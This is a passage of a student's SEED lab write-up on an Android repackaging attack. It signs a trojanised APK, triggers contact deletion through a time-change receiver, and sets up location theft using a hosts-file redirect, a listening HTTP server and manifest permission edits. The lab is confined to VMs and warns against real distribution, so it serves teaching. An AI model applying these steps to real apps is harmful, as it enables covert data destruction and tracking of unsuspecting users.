Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
```



```
┌──(kali㉿kali)-[~/andriod]
└─$ jarsigner -keystore mykey.keystore ./RepackagingLab/dist/RepackagingLab.apk k1
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
jar signed.

Warning:
The signer's certificate is self-signed.
```


Thus, now the malicious apk is also signed and can now be installed.

Task 05: Installation & Triggering of attack

Following the steps of task 1 just going to download the malicious apk. In real world scenario, the victim downloaded this from the platform thinking that it is the original one thus we installed the malicious app and did the following to trigger and verify that attack happened.

- ### Task 5.1: Add some contacts

Adding some contacts to the mobile VM will also verify that the contacts were deleted really.




Seed
Info Security
Musaab
Usman

Thus added a few contacts.


- **Task 5.2: Set permissions**

Allowing the app to use the permission of reading and writing contacts.



Repackaging Lab

Contacts




Repackaging Lab
version 1.0

Storage
3.98 MB used in Internal storage

Permissions
Contacts

- **Task 5.3: Install and run your app**

The app has been installed and permissions are given now opening the first time just for setting up things.




Repackaging attack is a very common type of attacks on Android devices. In such an attack, attackers modify a popular app downloaded from app markets, reverse engineer the app, add some malicious payloads, and then upload the modified app to app markets. Users can be easily fooled, because it is hard to notice the difference between the modified app and the original app. Once the modified apps are installed, the malicious code inside can conduct attacks, usually in the background. For example, in March 2011, it was found that DroidDream Trojan had been embedded into more than 50 apps in Android official market and had infected many users. DroidDream Trojan exploits vulnerabilities in Android to gain the root access on the device.

The learning objective of this lab is for students to gain a first-hand experience in Android repackaging attack, so they can better understand this particular risk associated with Android systems, and be more cautious when downloading apps to their devices, especially from those untrusted third-party markets. In this lab, students will be asked to conduct a simple repackage attack on a selected app, and demonstrate the attack only on our provided Android VM.


STUDENTS SHOULD BE WARNED NOT TO SUBMIT THEIR REPACKAGED APPS TO ANY MARKET, OR THEY WILL FACE LEGAL CONSEQUENCE. NOR SHOULD THEY RUN THE ATTACK ON THEIR OWN ANDROID DEVICES, AS THAT MAY CAUSE REAL DAMAGES.


- **Task 5.4: Trigger the attack**

For triggering the attack, we must use the parameter thus we need to set the time. Before setting the time when we open the contacts that were not deleted, they will be deleted after triggering, setting time.




Not deleted yet changing the time:





Time changes by the victim thus all the contacts are deleted. Thus, the attack was successful.




Task 06: Track the victim's location

In this task, we will do the same steps as done above now only we will be focusing on getting the location of the victims. For this again use the apk given and the malicious code given.


- ### Subtask 6.1: Setting up locations

Whereas setting up the location is concerned we are using VM and will use the mock location app already created by the seed. Whereas in real cases the locations will be coming from the GPS connected with mobile. Now we will switch to different locations in-app to see that.




- ### Subtask 6.2: Configuring DNS

Now we are configuring the DNS so that whenever the traffic is going to www.repackagingattacklab.com we will redirect to the IP of our OS Kali. Thus, malicious code is redirecting the location to it and we are redirecting that to our machine. First, we saw our host OS kali IP from the **config**. This can be done by adding the line to the host's file in the VM as:



```
x86_64:/ # cat system/etc/hosts
127.0.0.1          localhost
10.0.2.15          www.repackagingattacklab.com
::1                ip6-localhost
x86_64:/ #
```


Thus, the DNS is settled, and traffic will be redirected accordingly. And we started an HTTP server on our IP to get the traffic that is coming, also on port 80 for the HTTP.



```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


- **Subtask 6.3: Repackaging and installing the victim app**

After this, we added the malicious code given and then repackaged it with apktool same steps as previously and installed this new malicious code into the android VM. Also changed the XML file as




```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="

    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION" />
    <uses-permission android:name="android.permission.INTERNET"/>

    <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/a
        <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/AppTh
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>

    <receiver android:name="com.mobiseed.repackaging.MaliciousCode" >
        <intent-filter>
            <action android:name="android.intent.action.TIME_SET" />
        </intent-filter>
    </receiver>

    </application>
</manifest>
```

Here the note able things are giving permissions to use the location and the internet.



```
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION" />
<uses-permission android:name="android.permission.INTERNET"/>
```


Also, here the malicious code will again trigger on the changing of the time as:



```
<receiver android:name="com.mobiseed.repackaging.MaliciousCode" >
    <intent-filter>
        <action android:name="android.intent.action.TIME_SET" />
    </intent-filter>
</receiver>
```


Thus, this will allow us to get the victim's location after he/she changes the time.

Repackaged the app:



